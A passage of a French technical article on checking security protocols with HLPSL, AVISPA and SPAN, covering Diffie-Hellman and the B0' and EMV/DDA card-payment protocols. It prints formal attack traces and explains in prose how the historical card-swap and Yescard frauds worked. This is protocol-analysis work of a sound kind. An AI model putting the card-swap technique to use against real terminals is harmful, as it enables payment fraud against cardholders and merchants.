Une fois la spécification rédigée, elle peut être automatiquement analysée par un outil de vérification formelle (nous utilisons AVISPA) afin d'en découvrir les vulnérabilités ou au contraire d'en garantir la sécurité. L'outil peut produire une trace d'attaque invalidant les propriétés déclarées et révélant donc une vulnérabilité dans la spécification. En plus d'être vérifiées formellement, les spécifications HLPSL restent proches d'un langage de programmation et peuvent donc être exécutées et simulées. Cette faculté est centrale dans la confiance que l'on peut accorder à une spécification formelle. Comme le dit Donald Knuth, « un algorithme doit être vu pour être cru ». Il en va de même pour les spécifications formelles et leur simulation.

...Si une vulnérabilité est trouvée sur la spécification formelle, il y a peu de chances qu'elle puisse être corrigée au moment de l'implémentation...

2.1 Des hypothèses réductrices, mais pas trop

Pour prendre en compte un intrus dans la vérification, il est nécessaire de modéliser également celui-ci, c'est-à-dire de définir son comportement. La modélisation de l'intrus est un problème délicat, car, en définissant son comportement, on le limite nécessairement. À ce niveau, les hypothèses communément utilisées sont regroupées sous le nom de modèle de Dolev-Yao [5]. Ce modèle s'articule autour de deux hypothèses centrales qui peuvent être résumées de la façon suivante : **le chiffrement est parfait** et **l'intrus est le réseau**. Le chiffrement parfait est une restriction sur les capacités de déchiffrement de l'intrus : on le considère incapable de récupérer ne serait-ce qu'un bit d'information d'un message chiffré s'il ne dispose pas de la clé de déchiffrement. La seconde hypothèse, au contraire, approche par le haut les capacités de l'intrus : dire que l'intrus est le réseau signifie concrètement que les agents lui envoient directement leurs messages. Il peut, par la suite, les transmettre ou non à leur destinataire, choisir un autre destinataire, les dupliquer, les détruire... Il est également capable de déchiffrer des messages s'il a appris, par ailleurs, la clé de déchiffrement. Enfin, il peut expédier à n'importe quel agent un message produit à partir de la somme de ses connaissances et le chiffrer avec les clés qu'il détient.

On peut revenir sur la première hypothèse et se demander si elle est raisonnable. L'hypothèse du chiffrement parfait, très forte, fait totalement abstraction du message à chiffrer, du type d'algorithme de chiffrement ou de la taille de la clé utilisée. En pratique, il est possible de rendre cette hypothèse plausible en choisissant, lors de l'implémentation du protocole, des messages, algorithmes et clés de chiffrement résistant à des attaques cryptanalytiques[1]. Ceci est en accord avec la stratégie de recherche d'attaques utilisée ici qui se focalise plus sur les vulnérabilités liées à une mauvaise conception que celles dues à un mauvais choix d'implémentation. En outre, des travaux récents montrent que cette vue dégradée de la cryptographie est recevable également en théorie [6]. Ces travaux montrent en particulier, qu'en choisissant bien les schémas de chiffrement cryptographiques, les preuves réalisées dans le modèle de Dolev-Yao sont valides dans le modèle calculatoire[2].

2.2 Le prix à payer

Actuellement, même si certains efforts vont dans ce sens [12], l'extraction d'une spécification formelle de protocole directement à partir de son code source reste difficile. Il revient donc au concepteur du protocole de réaliser ce modèle à la main en faisant les abstractions nécessaires.

Il existe plusieurs langages de spécification. Certains langages sont basés uniquement sur la description des messages du protocole. D'autres langages sont basés sur une description complète des états et des transitions des agents participant au protocole. Le langage HLPSL que nous montrons ici fait partie de la seconde catégorie. Nous l'utilisons pour spécifier le protocole Diffie-Hellman de la figure 1. Il y a deux **rôles** dans la spécification, appelés `alice` et `bob`. Dans chaque rôle, le langage impose une définition explicite des messages, des transitions et des objets utilisés comme les clés, les nonces, les états... Les transitions s'écrivent sous la forme générale `évènements =|> réactions`. Le symbole `/\` permet la conjonction de plusieurs évènements ou réactions.

```
role alice(A,B:agent, G:text, Snd,Rcv:channel(dy)) played_by A def=
    local State:nat, Na,Nsecret:text, X,K:message
    init State:=1
transition
1.  State=1 /\ Rcv(start) =|> State':=2 /\ Na':=new() /\ Snd(exp(G,Na'))
2.  State=2 /\ Rcv(X') =|> State':=3 /\ K':=exp(X',Na) /\ Nsecret':=new()
    /\ Snd({Nsecret'}_K')
end role
```

[1] On peut par exemple suivre les résultats de concours de factorisation de nombres RSA pour savoir quelle taille de clés RSA choisir afin se placer au-delà de ce qui est actuellement déchiffrable par cryptanalyse.

[2] Le modèle utilisé par les cryptographes pour garantir la sécurité des algorithmes de chiffrement dans lequel on relie une propriété de sécurité avec un problème calculatoirement difficile.

On peut remarquer la présence de plusieurs variables, avec ou sans prime. Dans la première transition par exemple, la réaction `Na':=new()` signifie que la variable `Na` prend une nouvelle valeur aléatoire. Dans la première transition, le terme `Snd(exp(G,Na'))` représente l'envoi du message $g^{Na'}$. Dans la seconde transition, l'évènement `Rcv(X')` signifie que la variable `X` prend pour nouvelle valeur le contenu du message reçu par l'agent. Cette valeur `X'` est alors utilisable dans la partie réaction : l'expression `K':= exp(X',Na)` signifie ainsi que la clé `K` prend pour nouvelle valeur l'exponentielle de `X'` par la valeur courante de `Na`.

Le rôle `bob` est défini de la même manière. Il contient aussi deux transitions. La première est déclenchée à la réception d'un message de la part d'`alice` avec pour réaction le calcul de la clé `K'`. La seconde transition n'est là que pour montrer la possibilité de recevoir un message secret chiffré par `alice` avec la clé `K`. En HLPSL, ceci est noté `Rcv({Nsecret'}_K)` ce qui signifie que la variable `Nsecret` prend pour nouvelle valeur le résultat du déchiffrement par `K` du message reçu. Ce point illustre une partie de la puissance du langage : de manière très statique, il est possible de nommer le résultat d'un déchiffrement, alors même qu'on ne sait pas si la clé sera la bonne au moment de l'exécution. En effet, si la clé `K` n'est pas exactement celle qu'`alice` a utilisé (par exemple en cas d'attaque), alors le terme `{Nsecret'}_K` ne définit aucune valeur pour `Nsecret'`.

```
role bob(B,A:agent, G:text, Snd,Rcv:channel(dy)) played_by B def=
    local State:nat, Y,K:message, Nb,Nsecret:text
    init State:=1
transition
1.  State=1 /\ Rcv(Y') =|> State':=2 /\ Nb':=new() /\ K':=exp(Y',Nb') /\
    Snd(exp(G,Nb'))
2.  State=2 /\ Rcv({Nsecret'}_K) =|> State':=3
end role
```

Une fois définis, tous les rôles du protocole peuvent être composés en sessions. Pour chaque session, de la connaissance peut être partagée entre les différents rôles. Dans notre exemple, la valeur de `G` est ainsi connue de tous les participants. Voici comment s'écrit une session simple mettant en présence un agent `alice` et un agent `bob`.

```
role session (A,B:agent, G:text) def=
    local SND_A,RCV_A,SND_B,RCV_B:channel(dy)
composition
    alice(A,B,G,SND_A,RCV_A) /\ bob(B,A,G,SND_B,RCV_B)
end role
```

Il reste à définir un environnement pour l'exécution de la (ou des) session(s). Cet environnement contient systématiquement un agent supplémentaire noté `i` pour intrus. L'environnement définit en particulier la connaissance initiale de l'intrus, le jeu de valeurs initiales et les sessions à exécuter.

```
role environment() def=
    const a,b:agent, g:text
    intruder_knowledge={g,a,b}
composition
    session(a,b,g,Snd,Rcv)
end role
```

Le tout dernier point consiste en l'expression formelle des propriétés de sécurité à vérifier. HLPSL permet d'exprimer deux types de propriétés : le secret de valeurs et l'authentification de participants.

Pour le secret, il s'agit d'indiquer quelles valeurs doivent être connues de quels agents, et surtout d'eux seuls ! La forme générale pour exprimer ceci est `secret(T,t,{A,B,...})` où `T` est la valeur que seulement `{A,B,...}` doivent connaître. Le littéral `t` est simplement une façon d'identifier cette propriété au moment de la recherche d'attaque, sous la forme `secrecy_of t`. Ainsi, dans notre spécification, nous pouvons ajouter `secret(Nsecret',t,{A,B})` juste après la création de la valeur `Nsecret'` par `alice`. Au moment de vérifier une session, nous ajoutons le but `secrecy_of t`.

Attention, si jamais l'attaquant arrive à jouer le rôle de `A` dans une session, alors il arrivera à connaître `T` et le but `secrecy_of t` ne sera pas atteint. C'est typiquement ce qui arrive dans les attaques par usurpation d'identité.

```
role alice(A,B:agent, G:text, Snd,Rcv:channel(dy)) played_by A def=
    local State:nat, Na,Nsecret:text, X,K:message
    init State:=1
transition
1.  State=1 /\ Rcv(start) =|> State':=2 /\ Na':=new() /\ Snd(exp(G,Na'))
2.  State=2 /\ Rcv(X') =|> State':=3 /\ K':=exp(X',Na) /\ Nsecret':=new() /\
    Snd({Nsecret'}_K')
    /\ secret(Nsecret',t,A,B)
end role

role bob(B,A:agent, G:text, Snd,Rcv:channel(dy)) played_by B def=
    local State:nat, Y,K:message, Nb,Nsecret:text
    init State:=1
transition
1.  State=1 /\ Rcv(Y') =|> State':=2 /\ Nb':=new() /\ K':=exp(Y',Nb') /\
    Snd(exp(G,Nb'))
2.  State=2 /\ Rcv({Nsecret'}_K) =|> State':=3
end role

role session (A,B:agent, G:text) def=
    local SND_A,RCV_A,SND_B,RCV_B:channel(dy)
composition
    alice(A,B,G,SND_A,RCV_A) /\ bob(B,A,G,SND_B,RCV_B)
end role

role environment() def=
    const a,b:agent, g:text
    intruder_knowledge={g,a,b}
composition
    session(a,b,g,Snd,Rcv)
end role

goal secrecy_of t end goal
environment()
```

4 *Spécification HLPSL du protocole Diffie-Hellman.*

Pour vérifier l'authenticité de certains participants, il est nécessaire d'exprimer des propriétés supplémentaires. Les mots-clés `request`, `witness` et `authentication_on` permettent de le faire. La forme générale `request(A,B,abk,K)` signifie que `A` veut s'assurer que la valeur `K` a bien été créée par `B` spécialement pour cette occasion (en particulier, la valeur n'est pas rejouée d'une session précédente). Chaque `request` est apparié à un `witness` de la forme `witness(B,A,abk,K')` indiquant que `B` fournit la valeur fraîche `K'` à `A` comme témoin de son identité. Pour une paire `request / witness`, on peut demander la vérification du but `authentication_on abk`.

Au final, on obtient une spécification complète du protocole augmentée des définitions des propriétés de sécurité, des sessions et des buts relatifs aux propriétés de sécurité. Dans l'exemple de Diffie-Hellman, l'ensemble fait environ 40 lignes de code, indiquées en figure 4, page précédente.


À partir de ce point, deux questions importantes se posent, auxquelles nous répondons dans les paragraphes suivants. La spécification correspond-elle **vraiment** au protocole ? Les propriétés de sécurité sont-elles toujours vérifiées ?

3. La spécification correspond-elle au protocole ?


Tous les diagrammes indiqués dans cette section sont réalisés avec l'outil SPAN.

La visualisation et l'animation des spécifications représentent une étape importante du processus de vérification. En premier lieu, il s'agit d'être certain que la spécification rédigée correspond bien à la réalité du protocole. Comme en programmation, une petite faute de frappe peut changer complètement le sens de la spécification. Le langage HLPSL est extrêmement permissif. Cela participe à sa puissance, mais augmente aussi le risque d'erreur non détectée. SPAN prend en entrée une spécification HLPSL, par exemple celle de la figure 4, et propose à l'opérateur de déclencher une transition parmi toutes les transitions possibles dans la session simulée. L'opérateur déclenche une transition, SPAN calcule toutes les conséquences, propose un choix parmi les nouvelles transitions possibles s'il y en a, et ainsi de suite. Ainsi, l'opérateur s'assure que sa spécification produit bien le cas nominal d'utilisation du protocole. C'est ce que montre la figure 5. Il est également possible de visualiser les valeurs des variables entre les différentes transitions, figure 6.


Une fois persuadé que le cas nominal est correctement atteint, l'opérateur peut essayer des sessions plus complexes dans des combinaisons variées. Dans notre exemple, nous remplaçons la session unique déclarée dans la section `environment` de la spécification de la figure 4 par



5 *Début d'animation de la spécification HLPSL de Diffie-Hellman. L'outil a automatiquement instancié l'agent représentant Alice en (alice,3) et l'agent représentant Bob en (bob,4). Dans le volet « incomming event », on voit que l'opérateur peut encore déclencher une transition (alice,3) -> (bob,4).*




6 *La clé de session K est bien détenue par bob. Le secret Nsecret choisi par alice a bien été reçu par bob.*




7 *Entrelacement de sessions session(a,b,g,Snd,Rcv) /\ session(c,d,g,Snd,Rcv). Avec appariement de a avec b et c avec d. L'outil a automatiquement instancié a=(alice,3) b=(bob,4) c=(alice,6) d=(bob,7).*

`session(a,b,g,Snd,Rcv) /\ session(c,d,g,Snd,Rcv)`, où `c` et `d` sont des nouveaux agents. On peut obtenir ainsi les figures 7 et 8 avec divers entrelacements de sessions Diffie-Hellman.


On peut enfin, et c'est là un grand intérêt de l'outil, essayer des cas non prévus. Il ne s'agit pas encore de simuler l'intrus, mais plutôt de rechercher des cas autorisés par la spécification formelle qui ne correspondent à aucune réalité.




8 *Entrelacement de sessions session(a,b,g,Snd,Rcv) /\ session(c,d,g,Snd,Rcv). Avec appariement de a avec d et c avec b. L'outil a automatiquement instancié a=(alice,3) b=(bob,4) c=(alice,6) d=(bob,7).*



9 *Un exemple de « fuzzing de spécification ». Des transitions possibles ont été déclenchées aléatoirement.*



10 *Interface de construction de messages par l'intrus. Toute la connaissance accumulée est disponible et peut être composée avec les opérateurs pair, Scrypt, Exp, Xor selon des patterns attendus par les agents participant au protocole.*



11 *L'attaque complète de l'homme du milieu : l'intrus transmet le secret nonce-3 à bob*

Par exemple, la figure 9 montre l'entrelacement de sessions Diffie-Hellman où l'agent `(alice,3)` confond l'invite de `(alice,6)` avec une réponse correcte de la part d'un agent `bob`. C'est ici qu'on peut retrouver les réflexes du fuzzing : secouer un peu les spécifications pour en extraire des comportements dont il faudra peut-être se prémunir par la suite. L'analogie va même plus loin lorsque l'opérateur choisit aléatoirement la prochaine transition dans l'ensemble des transitions possibles. On obtient alors des diagrammes d'exécution valides en regard des spécifications, mais parfois totalement incohérents en regard du comportement obtenu.

L'outil offre un mode **simulation d'intrus** qui permet d'ajouter explicitement l'intrus dans les transitions possibles. L'intrus peut à tout moment capter un message ou forger n'importe quel message à partir de sa connaissance initiale et de tout ce qu'il a capté. Pour ce faire, l'outil propose une interface de construction de messages reproduite en figure 10. La figure 11 montre comment l'intrus capture un secret d'`alice` et l'utilise pour forger un message à l'intention de `bob`.

Simuler explicitement l'intrus donne énormément d'information à l'opérateur qui peut ainsi mieux se rendre compte de la faisabilité d'une attaque, trouver de nouvelles attaques à la main, rejouer des attaques trouvées par les outils automatiques ou trouvées dans la littérature, chercher des variantes d'attaques connues...

Le côté pratique est important : il est possible de sauver des traces d'exécution ou d'attaque et de les rejouer sur les spécifications en questions. Ainsi, on peut conserver les traces et tenter de les rejouer plus tard sur des versions corrigées des protocoles.

4. Les propriétés de sécurité sont-elles vérifiées ?

4.1 Preuves d'insécurité

AVISPA est un ensemble d'outils pour la recherche d'attaques et la validation de protocoles. Les outils actuellement disponibles sont : OFMC, CL-AtSe, SATMC et TA4SP. Nous ne détaillons pas plus leurs spécificités ici. Les propriétés de sécurité actuellement accessibles à ces outils sont soit liées au secret de valeurs, soit liées à l'authentification des participants. C'est un axe de recherche important que d'étendre ces propriétés à, par exemple, l'anonymat, la non-répudiation, la simultanéité d'évènements...

La figure 12 montre le résultat d'AVISPA sur notre spécification de Diffie-Hellman. On retrouve bien là l'attaque de la figure 3, différente de l'attaque de l'homme du milieu classique de la figure 2.

```
SUMMARY
 UNSAFE
DETAILS
 ATTACK_FOUND
PROTOCOL
 Diffie-Hellman.if
GOAL
 secrecy_of_t
BACKEND
 OFMC
STATISTICS
 parseTime: 0.00s
 searchTime: 0.01s
 visitedNodes: 1 nodes
 depth: 1 plies
ATTACK TRACE
i -> (a,3): start
(a,3) -> i: exp(g,Na(1))
i -> (a,3): g
(a,3) -> i: {Nsecret(2)}_(exp(g,Na(1)))
```

12 *Sortie d'AVISPA sur la spécification de Diffie-Hellman.*

Plusieurs protocoles ont ainsi été spécifiés et vérifiés. Ils sont disponibles sur le site d'AVISPA **www.avispa-project.org** dans la rubrique *The AVISPA Library of Protocols*. On dénombre ainsi une cinquantaine de protocoles IETF vérifiés dont TLS, ssh-transport ou encore diverses parties de IKEv2. On compte également une vingtaine de protocoles non-IETF, dont notamment SET pour le paiement électronique. Sur l'ensemble de ces 70 protocoles, une douzaine d'attaques ont été trouvées ou retrouvées.

Pour illuster cet article, nous avons choisi des protocoles réels, mais suffisamment simples pour que leurs spécifications HLPSL restent de l'ordre de la centaine de lignes. Les protocoles de paiement bancaire par carte à puce sont relativement simples, leur fonctionnement est bien connu et leurs vulnérabilités aussi. Nous nous intéressons ici uniquement aux protocoles hors lignes utilisés, par exemple, chez les commerçants. Pour la majorité des transactions, le terminal du commerçant doit vérifier la validité de la carte et des informations bancaires reçues sans communiquer avec un central bancaire externe.

Le protocole initial, tel qu'il existait à l'époque de l'attaque de Serge Humpich et des premières Yescard, se nomme B0'. Selon [7], il peut être décrit de la façon suivante, cf. Figure 13.

Card ↪ *Term: Data,*$\{hash(Data)\}_{K_{Bank}^{-1}}$
Term ↪ *User: Enter PIN?*
User ↪ *Term: 4567*
Term ↪ *Card: 4567*
Card ↪ *Term: ok*

13 *Protocole bancaire B0'*

où *User* est le détenteur la carte *Card* qui lui a été remise par sa banque *Bank* (pour simplifier) et *Term* est le terminal du commerçant. Le protocole débute lorsque *User* introduit sa carte dans *Term*. Dans le premier message du protocole, *Card* envoie à *Term* ses données bancaires *Data= (nom,prénom,numéro de carte, date de validité)* suivies de la valeur de signature $\{hash(Data)\}_{K_{Bank}^{-1}}$. Cette valeur, calculée et enregistrée dans la puce au moment de la création de la carte, consiste en un hachage de *Data* signé par la clé privée de *Bank*, notée ici K_{Bank}^{-1}. Le terminal *Term* dispose, lui, de la fonction *hash* et de la clé publique de la banque, notée K_{Bank}. Quand il reçoit le premier message, *Term* peut calculer, d'une part, une valeur *x* en appliquant *hash* à *Data* et, d'autre part, une valeur *y* en déchiffrant la valeur de signature $\{hash(Data)\}_{K_{Bank}^{-1}}$ avec la clé publique K_{Bank}. Pour vérifier que *Card* a bien émis des informations bancaires *Data* signées par *Bank*, il suffit au terminal de vérifier qu'il a bien *x=y=hash(Data)*. Si c'est le cas, il émet le second message à destination de *User* l'invitant à saisir son code. *User* tape son code qui est transmis par *Term* à *Card*. Si *Card* reconnaît son code, elle émet un message d'acquittement figuré ici par 'ok'.

La spécification HLPSL du protocole B0' fait moins de 60 lignes. Elle est donnée en figure 14.

Dans cette spécification, les capacités de l'intrus sont volontairement plus limitées que dans le cas d'un intrus Dolev-Yao général. Une analyse de ce protocole dans le cas où l'intrus a effectivement un contrôle total sur toutes les communications aurait été possible. Cela aurait supposé que l'intrus ait par

```
role user(User,Term:agent, Data,PIN:message,KSUT:(symmetric_key) set,
    SND,RCV:channel(dy)) played_by User def=
    local State:nat,K:symmetric_key
    init State:=0
transition
0.  State=0 /\ RCV(enter_pin) =|> State':=1 /\ SND({PIN}_K') /\ K':=new() /\ KSUT':=cons(K',KSUT)
    /\ witness(User,Term,data_ut,Data)
end role

role term(Term,User,Card:agent, Kbank:public_key, Hash:function, KSUT,KSTC:(symmetric_key) set,
    SND,RCV:channel(dy)) played_by Term def=
    local State:nat,Data, PIN:message, KU,KC:symmetric_key
    init State:=0
transition
1.  State=0 /\ RCV(Data'.{Hash(Data')}_inv(Kbank)) =|> State':=1 /\ SND(enter_pin)
2.  State=1 /\ in(KU',KSUT) /\ RCV({PIN'}_KU') =|> State':=2 /\ KC':=new() /\ SND({PIN'}_KC')
    /\ KSTC':=cons(KC',KSTC)
3.  State= 2 /\ RCV(ok) =|> State':=3 /\ request(Term,User,data_ut,Data)
end role

role card(Card,Term:agent, Kbank:public_key, Hash:function, Data,PIN:message,
    KSTC:(symmetric_key) set, SND,RCV:channel(dy)) played_by Card def=
    local State:nat, K:symmetric_key
    init State:=0
transition
0.   State=0 /\ RCV(start) =|> State':=1 /\ SND(Data.{Hash(Data)}_inv(Kbank))
1.   State= 1 /\ in(K',KSTC) /\ RCV({PIN}_K') =|> State':=2 /\ SND(ok)
end role

role session(User,Term,Card:agent, Kbank:public_key, Hash:function,
    KSUT,KSTC:(symmetric_key) set, Data,PIN:message) def=
    local SndU,RcvU,SndT,RcvT,SndC,RcvC:channel(dy)
composition
    user(User,Term,Data,PIN,KSUT,SndU,RcvU) /\ term(Term,User,Card,Kbank,Hash,KSUT,KSTC,SndT,RcvT)
 /\ card(Card,Term,Kbank,Hash,Data,PIN,KSTC,SndC,RcvC)
end role

role environment() def=
    local Ksut1,Kstc,Ksut2:(symmetric_key) set
    const enter_pin,ok,data1,code1,data2,code2:message, kbank:public_key,
    fhash:function,u1,u2,t,c1,c2:agent, data_ut:protocol_id
    init Ksut1:={} /\ Kstc:={} /\ Ksut2:={}
    intruder_knowledge={u1,u2,t,c1,c2}
composition
    session(u1,t,c1,kbank,fhash,Ksut1,Kstc,data1,code1)
 /\ session(u2,t,c2,kbank,fhash,Ksut2,Kstc,data2,code2)
end role

goal authentication_on data_ut end goal
environment()
```

14 *Spécification HLPSL de B0'*

exemple accès aux communications entre *User* et *Term*. Sous ces hypothèses, on trouve des attaques beaucoup plus simples, puisque l'intrus a accès, en particulier, au code secret tapé par *User*. Nous avons donc choisi de nous placer dans un cas plus réaliste où il existe des canaux de communication inaccessibles à l'intrus : un canal privé entre *User* et *Term* – l'intrus ne peut pas lire le code de *User* par dessus son épaule ou taper sur le clavier à sa place – et un autre entre *Term* et *Card* – il ne cherche pas à attaquer le matériel pour lire ou brouiller les communications entre la carte et le terminal. Dans la spécification, le canal privé entre *User* et *Term* est représenté à l'aide d'un ensemble `Ksut` partagé entre ces deux agents contenant des clés de chiffrements renouvelées à chaque nouveau message expédié sur le canal. Ce codage permet d'assurer la confidentialité et le non-rejeu des messages échangés sur le canal. On utilise un codage similaire pour le canal entre *Term* et *Card*.

Dans la spécification HLPSL de la figure 14, nous nous intéressons au scénario de vérification suivant : deux sessions du protocole en parallèle concernant deux *User* différents, deux *Card* différentes et un même *Term*. Cette spécification utilise les mots-clés `witness` et `request` pour exprimer l'authentification de l'utilisateur par le terminal (au travers de sa carte). La figure 15, page suivante, montre le résultat d'AVISPA sur notre spécification de B0'.

Dans ce résultat d'attaque, `i` représente l'intrus, `(c1,5)` et `(c2,9)` les deux cartes, `(u1,3)` l'utilisateur détenteur de la carte `(c1,5)`. Enfin, `(t,4)` et `(t,8)` représentent le terminal impliqué dans deux sessions différentes. En bref, cette attaque montre d'abord que les données bancaires `data2` de la deuxième carte `(c2,9)` sont acceptées par le terminal `(t,4)` (4ème bloc du script de l'attaque). Ensuite, le code `code1` tapé par `(u1,3)` (5ème bloc) est transmis à la carte `(c1,5)` (8ème bloc). La carte émet son signal d'acquittement 'ok' (9ème bloc) et il est accepté par le terminal `(t,4)` (10ème bloc). Cette attaque, même si elle semble difficile, était réalisable en pratique sur certains terminaux à l'aide d'un dispositif physique empêchant la détection du retrait d'une carte. Dans cette attaque dite « **par interversion de cartes** », il était ainsi possible de faire authentifier la première carte, de la retirer, d'insérer la seconde et de saisir son code sur la seconde. À l'issue, la première carte était débitée en utilisant le code de la seconde. Cette vulnérabilité a été exploitée de façon plus radicale dans les Yescards qui utilisaient soit des valeurs de signature existantes (recopiées sur

```
SUMMARY
  UNSAFE
DETAILS
  ATTACK_FOUND
  TYPED_MODEL
PROTOCOL
  CB-3d.if
GOAL
 Authentication attack on (t,ul,data_ut,data2)
BACKEND
  CL-AtSe
STATISTICS
  Analysed  : 878 states
  Reachable : 310 states
  Translation: 0.13 seconds
  Computation: 0.02 seconds
ATTACK TRACE
  i -> (c2,9): start
  (c2,9) -> i: data2.{{data2}_fhash}_(inv(kbank))

  i -> (c1,5): start
  (c1,5) -> i: data1.{{data1}_fhash}_(inv(kbank))

  i -> (t,8): data1.{{data1}_fhash}_(inv(kbank))
  (t,8) -> i: enter_pin

  i -> (t,4): data2.{{data2}_fhash}_(inv(kbank))
  (t,4) -> i: enter_pin

  i -> (ul,3): enter_pin
  (ul,3) -> i: {code1}_n1(K)
                & Witness(ul,t,data_ut,data1);

  i -> (t,4): {code1}_n1(K)

  (t,4) -> i: {code1}_n4(KC1)

  i -> (c1,5): {code1}_n4(KC1)

  (c1,5) -> i: {ok}_n10(K2)

  i -> (t,4): {ok}_n10(K2)

  (t,4) -> i: ()
                & Request(t,ul,data_ut,data2);
```

15 *Sortie d'AVISPA sur la spécification de B0'*

des cartes dérobées), soit des valeurs de signature générées aléatoirement[3].

Les groupements bancaires ont répliqué par plusieurs protocoles, dont EMV/DDA (*Dynamic Data Authentication*). EMV/DDA est censé équiper 98% des terminaux en France [11]. La figure 16 montre son fonctionnement, tel que déduit de spécifications de www.emvco.com.

Card ↪ *Term*: $\{K_{Bank}\}K_{CA}^{-1}$, $\{K_{Card}\}K_{Bank}^{-1}$,*Data*,$\{hash(Data)\}K_{Bank}^{-1}$
Term ↪ *Card*: N_{Term}
Card ↪ *Term*: $\{N_{Term}\}K_{Card}^{-1}$
Term ↪ *User*: *Enter PIN?*
User ↪ *Term*: *4567*
Term ↪ *Card*: $\{4567\}K_{Card}$
Card ↪ *Term*: *ok,tc*

16 *Protocole bancaire EMV/DDA*

Les nouveautés par rapport au protocole B0' sont les suivantes :

- Chaque carte dispose d'un couple de clés RSA K_{Card} et K_{Card}^{-1}.
- Les cartes sont suffisamment puissantes pour effectuer des chiffrements/déchiffrements RSA en utilisant ces clés.
- Le terminal ne dispose que de la fonction *hash* et de la clé publique K_{CA} d'une autorité de certification.
- Le premier message, lorsqu'il est reçu par le terminal, lui permet de récupérer la clé K_{Bank} (signée par *CA*), puis à l'aide de cette dernière de récupérer K_{Card} (signée par *Bank*) et de vérifier l'authenticité de la valeur de signature $\{hash(Data)\}_{KBank}-1$ (signée par *Bank*).
- Le terminal s'assure que la carte détient bien la clé privée K_{Card}^{-1} en lui envoyant un nombre aléatoire N_{Term} et en vérifiant que la carte répond bien par $\{N_{Term}\}_{KCard}^{-1}$ dont il peut vérifier l'authenticité en le déchiffrant à l'aide de K_{Card}.
- Le code secret est expédié chiffré par K_{Card} depuis le terminal vers la carte.
- Le message d'acquittement 'ok' a une valeur statique. Il est suivi d'un enregistrement 'tc', relatif au déroulement de la transaction. Cependant, d'après [8], 'tc' est chiffré avec une clé partagée entre la carte et l'émetteur de la carte (la banque pour simplifier) et cette clé n'est pas connue du terminal. Ce dernier ne peut donc rien en faire, à part le stocker pour vérification future par la banque.

La spécification HLPSL de ce protocole prend environ 200 lignes, nous ne la reproduisons pas ici. Comme le montre la figure 17, les outils d'AVISPA ne retrouvent pas l'attaque par interversion de cartes légales dont souffrait B0'. C'est grâce au chiffrement du code PIN par K_{Card} que l'attaque n'est plus possible. En effet, le code PIN est chiffré avec la clé K_{Card} de la première carte et la carte substituée ne sait pas déchiffrer cette valeur.

